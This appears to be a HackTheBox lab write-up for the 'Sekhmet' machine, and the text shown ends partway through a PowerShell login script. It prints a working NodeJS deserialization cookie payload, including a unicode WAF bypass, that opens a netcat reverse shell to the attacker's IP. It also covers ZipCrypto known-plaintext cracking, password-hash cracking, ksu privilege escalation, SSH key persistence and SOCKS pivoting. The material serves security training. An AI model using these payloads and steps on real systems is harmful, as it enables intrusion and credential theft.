Sekhmet

5th Oct 2022 / Document No D22.100.209

Prepared By: polarbearer

Machine Author(s): 4ndr34z

Difficulty: Insane

Classification: Official

Synopsis

Sekhmet is an insane difficulty Windows machine that focuses on web exploitation, pivoting and bypassing Windows restrictions such as PowerShell Constrained Language Mode and AppLocker policies. Initial access is gained through an insecure deserialization vulnerability in a public facing NodeJS web application, which is hosted on a Linux virtual machine running on top of the target Windows system. In order to trigger RCE, the payload has to be adjusted to bypass a Web Application Firewall, which can be accomplished with the use of unicode characters. Once an interactive shell is obtained on the system, a ZipCrypto encrypted archive is found in the user's home directory; encryption can be broken by mounting a known plaintext attack, allowing to retrieve Kerberos credentials from an SSSD cache file contained in the Zip archive and ultimately resulting in `root` access to the Linux machine. To pivot from the VM to the host, a command injection vulnerability is discovered in a scheduled script that processes data from LDAP attributes; this allows to sniff NTLM hashes and obtain a password that grants access to the Windows machine as a low-privileged user. Constrained Language Mode is enforced on the user together with strict AppLocker policies, but it can be bypassed with the aid of `InstallUtil.exe`. Once a Full Language Mode session is gained, Microsoft Edge stored passwords, including those of an administrative user that are also valid for Kerberos authentication, can be retrieved by running `Invoke-Mimikatz`.

Skills Required

- Enumeration
- Pivoting
- Basic Linux Knowledge
- Basic Kerberos Knowledge
- Basic Windows Knowledge

Skills Learned

- NodeJS Deserialization
- WAF Bypass
- Known Plaintext Attacks on ZipCrypto
- Constrained Language Mode and AppLocker Bypass

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.179 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.179
```

```
nmap -sC -sV -p$ports 10.10.11.179

Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-30 11:31 CEST
Nmap scan report for 10.10.11.179
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 8c:71:55:df:97:27:5e:d5:37:5a:8d:e2:92:3b:f3:6e (RSA)
|   256 b2:32:f5:88:9b:fb:58:fa:35:b0:71:0c:9a:bd:3c:ef (ECDSA)
|_  256 eb:73:c0:93:6e:40:c8:f6:b0:a8:28:93:7d:18:47:4c (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```


The Nmap output shows OpenSSH and Nginx listening on their default ports.

Nginx

Browsing to port 80 redirects us to `www.windcorp.htb`. We add a corresponding entry to the `/etc/hosts` file:

```
echo "10.10.11.179 www.windcorp.htb windcorp.htb" | sudo tee -a /etc/hosts
```

After reloading the page, the home page of a fictional company named Windcorp is shown.



Nothing of interest is found on the website. We scan for additional subdomains:

```
gobuster vhost -q -u http://windcorp.htb --append-domain -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
```


```
gobuster vhost -q -u http://windcorp.htb --append-domain \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt

Found: portal.windcorp.htb (Status: 403) [Size: 2436]
```


The virtual host `portal.windcorp.htb` is found. We add it to our `/etc/hosts` file:

```
echo "10.10.11.179 portal.windcorp.htb" | sudo tee -a /etc/hosts
```


When navigating to `portal.windcorp.htb` a login form is returned.



Guessable credentials `admin:admin` grant us access to the portal, which is still under construction.



Cookie inspection reveals an interesting one named `profile`, which contains base64-encoded serialized parameters.




```
echo -n eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOiIxIiwibG9nb24iOjE2NjQ3NzE4MjU0MjN9|base64 -d; echo
```

```
echo -n eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOiIxIiwibG9nb24iOjE2NjQ3NzE4MjU0MjN9|base64 -d; echo

{"username":"admin","admin":"1","logon":1664771825423}
```

According to response headers, the portal is running on the Express NodeJS framework.

```
curl -v http://portal.windcorp.htb
```

```
curl -v http://portal.windcorp.htb

*   Trying 10.10.11.179:80...
* Connected to portal.windcorp.htb (10.10.11.179) port 80 (#0)
> GET / HTTP/1.1
> Host: portal.windcorp.htb
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0
< Date: Mon, 03 Oct 2022 04:41:44 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 1066
< Connection: keep-alive
< X-Powered-By: Express
```

Foothold


We open a Netcat listener on port 443 and attempt to exploit NodeJS deserialization by sending the following payload:

```
{"rce":"_$$ND_FUNC$$_function() {require('child_process').exec('nc -e /bin/bash
10.10.14.12 443',function(error,stdout,stderr) {console.log (stdout) });\n}()"}
```

We encode the payload to base64 and set it as our `profile` cookie, then reload the page.

```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKSB7cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ25
jIC1lIC9iaW4vYmFzaCAxMC4xMC4xNC4xMiA0NDMnLGZ1bmN0aW9uKGVycm9yLHN0ZG91dCxzdGRlcnIpIHtjb2
5zb2xlLmxvZyAoc3Rkb3V0KSB9KTtcbn0oKSJ9Cg==
```

Our attempt is blocked by a ModSecurity WAF.



The WAF can be bypassed with the use of unicode characters:

```
echo -n "{\"rce\":\"_\$\$\u004e\u0044_FUNC\$\$_\u0066unction()
{require('child_process').exec('nc -e /bin/bash 10.10.14.12 443',
\u0066unction(error,stdout,stderr) {console.log(stdout) });\n}()\"}" | base64 -w0 ;
echo
```

```
echo -n "{\"rce\":\"_\$\$\u004e\u0044_FUNC\$\$_\u0066unction() {require('child_process').exec('nc -e /bin/bash
10.10.14.12 443', \u0066unction(error,stdout,stderr) {console.log(stdout) });\n}()\"}" | base64 -w0 ; echo

eyJyY2UiOiJfJCRcdTAwNGVcdTAwNDRfRlVOQyQkX1x1MDA2NnVuY3Rpb24oKSB7cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ25jIC1l
IC9iaW4vYmFzaCAxMC4xMC4xNC4xMiA0NDMnLCBcdTAwNjZ1bmN0aW9uKGVycm0sZG91dCxzdGRlcnIpIHtjb25zb2xlLmxvZyhzdGRvdXQp
IH0pO1xufSgpIn0=
```

After setting the `profile` cookie and reloading the page, a reverse shell as the `webster` user is sent back to our listener.

```
sudo nc -lnvp 443

Connection from 10.10.11.179:54292
id
uid=1000(webster) gid=1000(webster) groups=1000(webster)
```

We can copy our public key to the `/home/webster/.ssh/authorized_keys` file and then use SSH to obtain a fully interactive shell on the machine.

```
echo "ssh-rsa AAAAB3NzaC1yc<SNIP>" >> /home/webster/.ssh/authorized_keys
```

```
ssh webster@10.10.11.179
```

Privilege Escalation on webserver

Standard system enumeration reveals that the `sssd` service is running, suggesting some integration with the `windcorp.htb` domain which may include Kerberos authentication.

```
webster@webserver:~$ ps auxwww | grep sssd
root         335  0.0  2.5  97204 23880 ?        Ss   06:33   0:00 /usr/sbin/sssd -i --logger=files
root         424  0.0  3.0 116780 28340 ?        S    06:33   0:00 /usr/libexec/sssd/sssd_be --domain windcorp.htb
--uid 0 --gid 0 --logger=files
root         425  0.0  5.4 111916 50488 ?        S    06:33   0:00 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0
--logger=files
root         426  0.0  2.4  85160 22972 ?        S    06:33   0:00 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0
--logger=files
```

The `pam_krb5.so` module, responsible for Kerberos authentication, is enabled in the PAM `common-auth` settings, which are included by other configuration files such as `/etc/pam.d/sshd`.

```
webster@webserver:~$ grep krb5 /etc/pam.d/common-auth
auth    [success=3 default=ignore]      pam_krb5.so minimum_uid=1000
```

Configuration directives for the `pam_krb5` module can be found in the appdefaults section of the `/etc/krb5.conf` file, where we can also see the KDC name is `hope.windcorp.htb`.

```
[libdefaults]
        default_realm = WINDCORP.HTB

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true

# The following encryption type specification will be used by MIT Kerberos
# if uncommented.  In general, the defaults in the MIT Kerberos code are
# correct and overriding these specifications only serves to disable new
# encryption types as they are added, creating interoperability problems.
#
# The only time when you might need to uncomment these lines and change
# the enctypes is if you have local software that will break on ticket
# caches containing ticket encryption types it doesn't know about (such as
# old versions of Sun Java).

#       default_tgs_enctypes = des3-hmac-sha1
#       default_tkt_enctypes = des3-hmac-sha1
#       permitted_enctypes = des3-hmac-sha1
```

```
# The following libdefaults parameters are only for Heimdal Kerberos.
        fcc-mit-ticketflags = true

[realms]
        WINDCORP.HTB = {
                kdc = hope.windcorp.htb
                admin_server = hope.windcorp.com
                default_domain = windcorp.htb
        }

[domain_realm]
        .windcorp.htb = WINDCORP.HTB
        windcorp.com = WINDCORP.HTB

[appdefaults]
        forwardable = true
                pam = {
                          WINDCORP.HTB = {
                                  ignore_k5login = false
                                  }
                }
```

The `ignore_k5login` directive, which would be `false` by default, was explicitly disabled, which suggests that .k5login ACLs may be in use (the system administrator, not knowing it was not necessary to set the directive to `false`, may have done it with the intention of allowing access to user accounts from specific principals).

```
ignore_k5login=true|false|service [...]
    specifies which other not pam_krb5 should skip checking the user's .k5login
    file to verify that the principal name of the client being authenticated is
    authorized to access the user account. (Actually, the check is performed by a
    function offered by the Kerberos library, which controls which files it will
    consult.) The default is false, which causes pam_krb5 to perform the check.
```

Another interesting piece of information is found in the NodeJS application code `/var/www/nonode/app.js`:

```
//app.use(ntlm({
//    debug: function() {

//        var args = Array.prototype.slice.apply(arguments);
//        console.log.apply(null, args);

//    },
//    domain: 'WINDCORP',
//    domaincontroller: 'ldap://hope.windcorp.htb',
//}));
```

It's not clear whether NTLM authentication is being implemented or removed from the application, but we take note of this as it might be useful at a later stage.

A file named `backup.zip` is found in the user's home directory (`/home/webster`).

```
webster@webserver:~$ ls -l
total 72
-rw-r--r-- 1 webster webster 72984 Jul 28 13:39 backup.zip
```

We transfer the file to our attacking machine:

```
scp webster@10.10.11.179:/home/webster/backup.zip .
```

The Zip file is password-protected and seems to contain SSSD data along with the `/etc/passwd` file.

```
unzip backup.zip

Archive:  backup.zip
[backup.zip] etc/passwd password:
   skipping: etc/passwd              incorrect password
   creating: etc/sssd/conf.d/
   skipping: etc/sssd/sssd.conf      incorrect password
   creating: var/lib/sss/db/
   skipping: var/lib/sss/db/timestamps_windcorp.htb.ldb  incorrect password
   skipping: var/lib/sss/db/config.ldb  incorrect password
   creating: var/lib/sss/db/test/

<SNIP>
```

The file is encrypted with the insecure ZipCrypto method, which turns out to be vulnerable to known plaintext attacks:

```
7z l -slt backup.zip
```

```
7z l -slt backup.zip

<SNIP>

Path = etc/passwd
Folder = -
Size = 1509
Packed Size = 554
Modified = 2022-04-30 17:27:46
Created =
Accessed =
Attributes = _ -rw-r--r--
Encrypted = +
Comment =
CRC = D00EEE74
Method = ZipCrypto Deflate
Characteristics = UT 0x7875 : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
Offset = 0

<SNIP>
```

The PkCrack tool can be used to decrypt and extract the Zip archive. We clone the GitHub repository and compile the program:

```
git clone https://github.com/keyunluo/pkcrack
mkdir pkcrack/build
cd pkcrack/build
cmake ..
make
```

We retrieve the `/etc/passwd` (which contains our known plaintext) file from the target:

```
cd ..
scp webster@10.10.11.179:/etc/passwd .
```

We use the `extract` tool from PkCrack to extract the encrypted `/etc/passwd` file from the archive:

```
bin/extract ../backup.zip etc/passwd passwd.enc
```

We create a new Zip file containing the unencrypted `passwd` file and then use the `extract` tool again to extract the file as `passwd.plain`:

```
zip plain.zip passwd
bin/extract plain.zip passwd passwd.plain
```

We run `pkcrack` to obtain the encryption keys:

```
bin/pkcrack -c passwd.enc -p passwd.plain
```

```
bin/pkcrack -c passwd.enc -p passwd.plain

Files read. Starting stage 1 on Thu Oct  6 10:20:39 2022
Generating 1st generation of possible key2_553 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 13702 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Oct  6 10:20:54 2022
Ta-daaaaa! key0=d6829d8d, key1=8514ff97, key2=afc3f825
Probabilistic test succeeded for 534 bytes.
Ta-daaaaa! key0=d6829d8d, key1=8514ff97, key2=afc3f825
Probabilistic test succeeded for 534 bytes.
Ta-daaaaa! key0=d6829d8d, key1=8514ff97, key2=afc3f825
Probabilistic test succeeded for 534 bytes.
Strange... had a false hit.
Strange... had a false hit.
Stage 2 completed. Starting password search on Thu Oct  6 10:29:13 2022
^C
```

There is no need to attempt bruteforcing the password, as we can just use the `key0`, `key1` and `key2` values to decrypt the `backup.zip` file:

```
bin/zipdecrypt d6829d8d 8514ff97 afc3f825 ../backup.zip ../decrypted.zip
```

```
bin/zipdecrypt d6829d8d 8514ff97 afc3f825 ../backup.zip ../decrypted.zip
Decrypting etc/passwd (666cd991cfe86a896435778b)... OK!
Decrypting etc/sssd/sssd.conf (0781be68bf777b46a6abe974)... OK!
Decrypting var/lib/sss/db/timestamps_windcorp.htb.ldb (2d58a8b4677a38a4e8d00b6b)... OK!
Decrypting var/lib/sss/db/config.ldb (d8d41e679345f158c72b106a)... OK!
Decrypting var/lib/sss/db/test/timestamps_windcorp.htb.ldb (b0872d353f8afe4d3a162c68)... OK!
Decrypting var/lib/sss/db/test/config.ldb (061f44a6923c303520a79068)... OK!
Decrypting var/lib/sss/db/test/cache_windcorp.htb.ldb (8f34401800ef529d6dc38a69)... OK!
Decrypting var/lib/sss/db/test/sssd.ldb (5a0ed9e91d5bb48697417096)... OK!
Decrypting var/lib/sss/db/test/ccache_WINDCORP.HTB (1dac6865b3187476521e9568)... OK!

<SNIP>
```

The decrypted archive can now be extracted.

```
cd ..
unzip decrypted.zip
```

Cached credentials for the `Ray.Duncan@windcorp.htb` user can be found in the `var/lib/sss/db/cache_windcorp.htb.ldb` file:

```
cat var/lib/sss/db/cache_windcorp.htb.ldb

<SNIP>

1659012413memberofcname=S-
1-5-21-1844305427-4058123335-2739572863-3601@windcorp.htb,cn=groups,cn=windcorp.htb,cn=sysdbbname=S-
1-5-21-1844305427-4058123335-2739572863-513@windcorp.htb,cn=groups,cn=windcorp.htb,cn=sysdbinitgrExpireTimestamp
1659012797canonicalUserPrincipalNameRay.Duncan@WINDCORP.HTBccacheFile"FILE:/tmp
/krb5cc_1069003229_bA74OKcachedPasswordj$6$nHb338EAa7BAeuR0$MFQjz2.B688LXEDsx035.Nj.CIDbe
/u98V3mLrMhDHiAsh89BX9ByXoGzcXnPXQQF/hAj5ajIsm0zB.wg2zX81cachedPasswordTypellastCachedP
asswordChange
```

We copy the password hash to a file and crack it using John the Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

<SNIP>

pantera          (?)
1g 0:00:00:00 DONE (2022-10-06 11:10) 2.127g/s 2178p/s 2178c/s 2178C/s football1..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We can now request a Kerberos ticket using the obtained credentials from our shell as `webster`:

```
kinit ray.duncan
klist
```

```
webster@webserver:~$ kinit ray.duncan
Password for ray.duncan@WINDCORP.HTB: pantera

webster@webserver:~$ klist
Ticket cache: FILE:/tmp/.cache/krb5cc.17707
Default principal: ray.duncan@WINDCORP.HTB

Valid starting       Expires              Service principal
10/06/2022 11:15:40  10/06/2022 16:15:40  krbtgt/WINDCORP.HTB@WINDCORP.HTB
        renew until 10/07/2022 11:15:38
```

Knowing from previous enumeration that `.k5login` files might be in use, we attempt switching to the `root` user with the `ksu` command. Our attempt is successful:

```
webster@webserver:~$ ksu
Authenticated ray.duncan@WINDCORP.HTB
Account root: authorization for ray.duncan@WINDCORP.HTB successful
Changing uid to root (0)

root@webserver:/home/webster# id
uid=0(root) gid=0(root) groups=0(root)
```

The user flag can be found in `/root/user.txt`.

Lateral Movement

To establish persistence we can copy our SSH public key to the `authorized_keys` file of the `root` user:

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDlWh6<SNIP>" >> /root/.ssh/authorized_keys
```

This allows us to obtain an SSH session as `root`:

```
ssh root@10.10.11.179
```

Upon inspecting the `iptables` rules, we can see that as `root` (uid 0) we are allowed to open connections to the 192.168.0.0/24 network.

```
iptables-save
```

```
root@webserver:~# iptables-save
# Generated by iptables-save v1.8.7 on Thu Oct  6 11:33:55 2022
*filter
:INPUT ACCEPT [3011:2309399]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [56:3218]
-A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -p tcp -m multiport --dports 53,80,88,443 -m state --state NEW -j ACCEPT
-A OUTPUT -p udp -m multiport --dports 53,88,123 -m state --state NEW -j ACCEPT
-A OUTPUT -p icmp -m comment --comment "Allow Ping to work as expected" -j ACCEPT
-A OUTPUT -d 192.168.0.0/24 -m owner ! --uid-owner 0 -m state --state NEW -j DROP
COMMIT
# Completed on Thu Oct  6 11:33:55 2022
```

The domain controller `hope.windcorp.htb` has address 192.168.0.2.

```
root@webserver:~# dig +noall +answer hope.windcorp.htb
hope.windcorp.htb.      3600    IN      A       192.168.0.2
hope.windcorp.htb.      3600    IN      A       10.10.11.179
```

SSH can be used for dynamic port forwarding. We run the following command from our attacking machine:

```
ssh -fN -D 1080 root@10.10.11.179
```

We configure a socks5 proxy in `/etc/proxychains.conf`:

```
socks5  127.0.0.1 1080
```

We can now use `proxychains` to request a Kerberos ticket and enumerate shares on the DC. If DNS resolution via proxychains isn't working properly, we can comment out the `proxy_dns` line in `/etc/proxychains.conf` and add an entry to our `/etc/hosts` file.

```
echo "192.168.0.2 hope.windcorp.htb" | sudo tee -a /etc/hosts
```

```
proxychains kinit ray.duncan
proxychains smbclient -L hope.windcorp.htb -k
```

```
proxychains smbclient -L hope.windcorp.htb -k

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
WARNING: The option -k|--kerberos is deprecated!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:88
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:88
...  OK

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        WC-Share        Disk
SMB1 disabled -- no workgroup available
```

The `debug-users.txt` file, found on the `WC-Share` share, contains names and numbers.

```
proxychains smbclient -k //hope.windcorp.htb/WC-Share
cd temp
more debug-users.txt
```

```
proxychains smbclient -k //hope.windcorp.htb/WC-Share

<SNIP>

smb: \> dir
  .                                   D        0  Mon May  2 12:33:07 2022
  ..                                DHS        0  Thu Oct  6 06:46:58 2022
  temp                                D        0  Thu Oct  6 11:58:04 2022

                9801727 blocks of size 4096. 3458306 blocks available
smb: \> cd temp
smb: \temp\> dir
  .                                   D        0  Thu Oct  6 11:58:04 2022
  ..                                  D        0  Mon May  2 12:33:07 2022
  debug-users.txt                     A       88  Thu Oct  6 11:58:04 2022

                9801727 blocks of size 4096. 3458306 blocks available

smb: \temp\> more debug-users.txt

<SNIP>

IvanJennings43235345
MiriamMills93827637
BenjaminHernandez23232323
RayDuncan9342211
```

A PowerShell script named `form.ps1` is found on the `NETLOGON` share. It is a script that uses forms to allow users to change their LDAP `mobile` attribute.

```
proxychains smbclient -k //hope.windcorp.htb/NETLOGON
get form.ps1
```

```
#Create Objects
$SysInfo = New-Object -ComObject "ADSystemInfo"
$UserDN = $SysInfo.GetType().InvokeMember("UserName","GetProperty", $Null, $SysInfo,
$Null)
$User = [adsi]"LDAP://$($UserDN)"


#Create form
Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName System.Drawing

$form = New-Object System.Windows.Forms.Form
$form.Text = 'SMS password reset setup'
$form.Size = New-Object System.Drawing.Size(300,200)
$form.StartPosition = 'CenterScreen'

$okButton = New-Object System.Windows.Forms.Button
$okButton.Location = New-Object System.Drawing.Point(75,120)
$okButton.Size = New-Object System.Drawing.Size(75,23)
$okButton.Text = 'OK'
```

```
$okButton.DialogResult = [System.Windows.Forms.DialogResult]::OK
$form.AcceptButton = $okButton
$form.Controls.Add($okButton)

$cancelButton = New-Object System.Windows.Forms.Button
$cancelButton.Location = New-Object System.Drawing.Point(150,120)
$cancelButton.Size = New-Object System.Drawing.Size(75,23)
$cancelButton.Text = 'Cancel'
$cancelButton.DialogResult = [System.Windows.Forms.DialogResult]::Cancel
$form.CancelButton = $cancelButton
$form.Controls.Add($cancelButton)

$label = New-Object System.Windows.Forms.Label
$label.Location = New-Object System.Drawing.Point(10,20)
$label.Size = New-Object System.Drawing.Size(280,20)
$label.Text = 'To be able to reset password using SMS,'
$form.Controls.Add($label)

$label = New-Object System.Windows.Forms.Label
$label.Location = New-Object System.Drawing.Point(10,40)
$label.Size = New-Object System.Drawing.Size(280,20)
$label.Text = ' you need to keep it updated:'
$form.Controls.Add($label)

$textBox = New-Object System.Windows.Forms.TextBox
$textBox.Location = New-Object System.Drawing.Point(10,60)
$textBox.Size = New-Object System.Drawing.Size(260,20)
$form.Controls.Add($textBox)
$textBox.Text = $User.Get("mobile")

$form.Topmost = $true

$form.Add_Shown({$textBox.Select()})
$result = $form.ShowDialog()

